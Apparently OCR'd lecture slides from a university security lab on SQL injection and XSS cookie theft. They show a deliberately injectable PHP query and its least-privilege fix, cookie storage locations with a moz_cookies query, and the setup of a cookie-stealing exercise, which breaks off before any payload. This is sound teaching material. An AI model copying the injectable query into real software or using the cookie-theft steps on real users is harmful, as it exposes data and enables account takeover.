- INSERT INTO Cars VALUES(1,'Audi',52642);
- INSERT INTO Cars VALUES(2,'Mercedes',57127);
- INSERT INTO Cars VALUES(3,'Skoda',9000);
- INSERT INTO Cars VALUES(4,'Volvo',29000);
- INSERT INTO Cars VALUES(5,'Bentley',350000);
- INSERT INTO Cars VALUES(6,'Citroen',21000);
- INSERT INTO Cars VALUES(7,'Hummer',41400);
- INSERT INTO Cars VALUES(8,'Volkswagen',21600);

The hacker can actually do more…

- Find database name, table names, and table schemas
- Find all data
  - Store them in a separate file
- Even insert a (bogus) entry into the table
  - Log ID?
  - Verify the insertion!




Use your own names for *your-name*; This will insert your own new entry to the database table



Got Here?

- Congratulations!



- Now, it is time to stop and go back to review the steps that you have taken
  - What are they for?
  - You can now ask questions

Everybody likes a quiz!

- SQL injection works on many web applications because:
  a) The web server has unpatched vulnerabilities
  b) The application does not properly handle user input
  c) The attacker is able to intercept network communications between the application and the database
  d) SQL is an outdated technology that should not be used anymore
  e) None of the above

Road Map

❶ Exercise 1: SQL injection

❷ Fix: least privilege

❸ Exercise 2: Cross-site Scripting (XSS)

```
<?php
echo "<html> <head><title>SQL Injection</title></head><body>";
$host="localhost";
$user="wangxx";
$password="xxxxxxxx";
if(!empty($_POST['form'])) {
    $mysqli = new mysqli($host, $user, $password, "sqlinjection");
    if (mysqli_connect_errno()) {
        printf("Connect failed: %s\n", mysqli_connect_error());
        exit();
    }
    $myquery = "SELECT loginName, lastName, firstName, emailAddress FROM
members WHERE emailAddress = "."'".$_POST['emailAddress']."'";
    $result = $mysqli->multi_query($myquery);
    echo "Email address: <b>{$_POST['emailAddress']}</b><br>  <h3>Results</h3><hr>";
    if($result == false)  {
        echo "<h4>Error: ".$mysqli->error."</h4>";
    } else { // a lot of code here
    }
$mysqli->close();
?>
```

Skip this slide in your first round

Now What?

- **How to fix it?**
- **Least privilege**
  - "Allow the minimum number of privileges necessary to accomplish the task"
  - Dr. Tjaden in Introduction (9 cybersecurity first principles)

```
<?php
echo "<html> <head><title>SQL Injection</title></head><body>";
$host="localhost";
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if(!empty($_POST['form'])) {
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        exit();
    }
    $myquery = "SELECT loginName, lastName, firstName, emailAddress FROM
members WHERE emailAddress = "."'".$_POST['emailAddress']."'";
    $result = $mysqli->real_query($myquery);
    echo "Email address: <b>{$_POST['emailAddress']}</b><br>  <h3>Results</h3><hr>";
    if($result == false)  {
        echo "<h4>Error: ".$mysqli->error."</h4>";
    } else { // a lot of code here
    }
$mysqli->close();
?>
```

Skip this slide in your first round (fix step 1)

Fix Step 2

- Change your web application code to filter user inputs!


Road Map

❶ Exercise 1: SQL injection

❷ Fix: least privilege


❸ Exercise 2: Cross-site Scripting (XSS)

Typical Web Applications



How does the server know that it is you, a repeat customer?

Web Cookies



Quiz

Everybody likes a quiz

- If an attacker can access the cookies stored by your web browser, the attacker may be able to:
  a) Impersonate you to the website which sent you the cookie
  b) Access your personal information stored on your computer
  c) Infect your computer with a virus
  d) Redirect your browser to a malicious website
  e) None of the above

What is a Web Cookie?

- Web cookie
  - A piece of string placed in your browser by a website server (session cookie; close your browser? It is gone!)
  - A small data file placed on your hard drive by a website that you visit (persistent cookie)
    - To store and transmit information to the server of websites (re)visited from that browser / computer
- Also known as http cookie, browser cookie
- Keep track of long-term users

What for?

- For remember the state of your web browser
  - Have you visited this server before?
  - Have you been authenticated before? What is your status in this session?
  - What are your browsing habits/preferences?
  - Have you put anything on your shopping cart?
- Anything else that can be accomplished through storing text data

Web Cookies

- The value of a web cookie can be very valuable
  - It allows the server to "recognize" you
- **If stolen, the server will think that the attacker is you**


❶**Where** are Persistent Cookies for IE?


- Windows 7
  - C:\Users\<*username*>\AppData\Roaming\Microsoft\Windows\Cookies\
    C:\Users\<*username*>\AppData\Roaming\Microsoft\Windows\Cookies\Low\
- Windows XP
  - C:\Documents and Settings\<*username*>\Cookies\

❶Example IE Cookie

- C:\Users*Xunhua*\AppData\Roaming\Microsoft\Windows\Cookies\0O8H2IOR.txt
  - DSSIGNINurl_defaultsslvpn.jmu.edu/dana-na/153724267653123210805333270491923027144 6*
- C:\Users*Xunhua*\AppData\Roaming\Microsoft\Windows\Cookies\VUEMGKRB.txt
  - N_Tsess%3D5da5d4ba9b67b683%26v%3D2%26c%3D4ed5068e%26s%3D50ba395b%26t%3DR%3A0%3A%7CR%3A4d%3A%26ssref%3Dhttp%253A%252F%252Fsupport.google.com%252Fchrome%252Fbin%252Frequest.py%253Fhl%253Den%2526os%253D6.1.7601%2526contact_type%253Duninstall2%2526rd%253D1%2526crversion%253D23.0.1271.95support.google.com/97283167090688302653222394630932302653 18*

❶How in IE? (1/2)





❶How in IE? (2/2)


❷**Where** are Persistent Cookies for Firefox?

- Win XP
  - C:\Documents and Settings*Xunhua Wang*\Application Data\Mozilla\Firefox\Profiles*p3yw3zgk*.default
- Win7:
  - C:\Users*Xunhua*\AppData\Roaming\Mozilla\Firefox\Profiles*c9k6w0u4*.default\cookies.sqlite
- Ubuntu (including BT5R3)
  - ~/.mozilla/firefox/*e8pbml20*.default/cookies.sqlite


Your grayed values might be different

❷SQLite Manager for Firefox

- You can use a tool to query cookies in Firefox: SQLite
- Download and install https://addons.mozilla.org/en-us/firefox/addon/sqlite-manager/
- "Tools" | "SQLight Manager"
- "Database" | "Connect Database"
- Open C:\Users*Xunhua*\AppData\Roaming\Mozilla\Firefox\Profiles*c9k6w0u4*.default\cookies.sqlite
- "Browse & Search"
- "Execute SQL"
  - SELECT * FROM moz_cookies



❷How in Firefox?




General Cookie Rules

- A cookie has a domain either the same or a sub-domain of the requesting host
  - Cookie owner; first-party cookie
  - Most browsers, by default, allow first-party cookies
- A user visiting www.example.com can have a cookie set with domain www.example.com or .example.com
  - but not .com
- Your browser
  - A cookie set by www.cnn.com will be sent back to this site only
  - Your web browser will follow this rule
  - Scripting code (Javascript) from www.cnn.com can run in your web browser and access cookies set by www.cnn.com


The same-origin policy

Example Cookie Owner (1/2)



www.bankofamerica.com may set a persistent cookie in your web browser


Example Cookie Owner (2/2)



These two domains are not the same

www.malicious.com should NOT get bankofamerica.com's cookies in your browser


Exercise #2: Stealing Cookies through XSS





Can the attacker (at crypto.cs.jmu.edu) steal your web cookies for users.cs.jmu.edu?

Exercise 2

- Exercise 2: XSS
  - Open your web browser Firefox (must use Firefox!)
  - ⓿ Firefox: "Tools" | "Add-ons" | "Extensions", disable "No Script," if you have it
  - ❶ https://users.cs.jmu.edu/wangxx/web/tools/setcookie.html
    - **Name**: you can put **anything unique** there: such as **your full name** and a unique string
    - **Role**: Administrator
    - According to the cookie rule, this cookie should be sent back to users.cs.jmu.edu only
  - Where is your cookie stored?

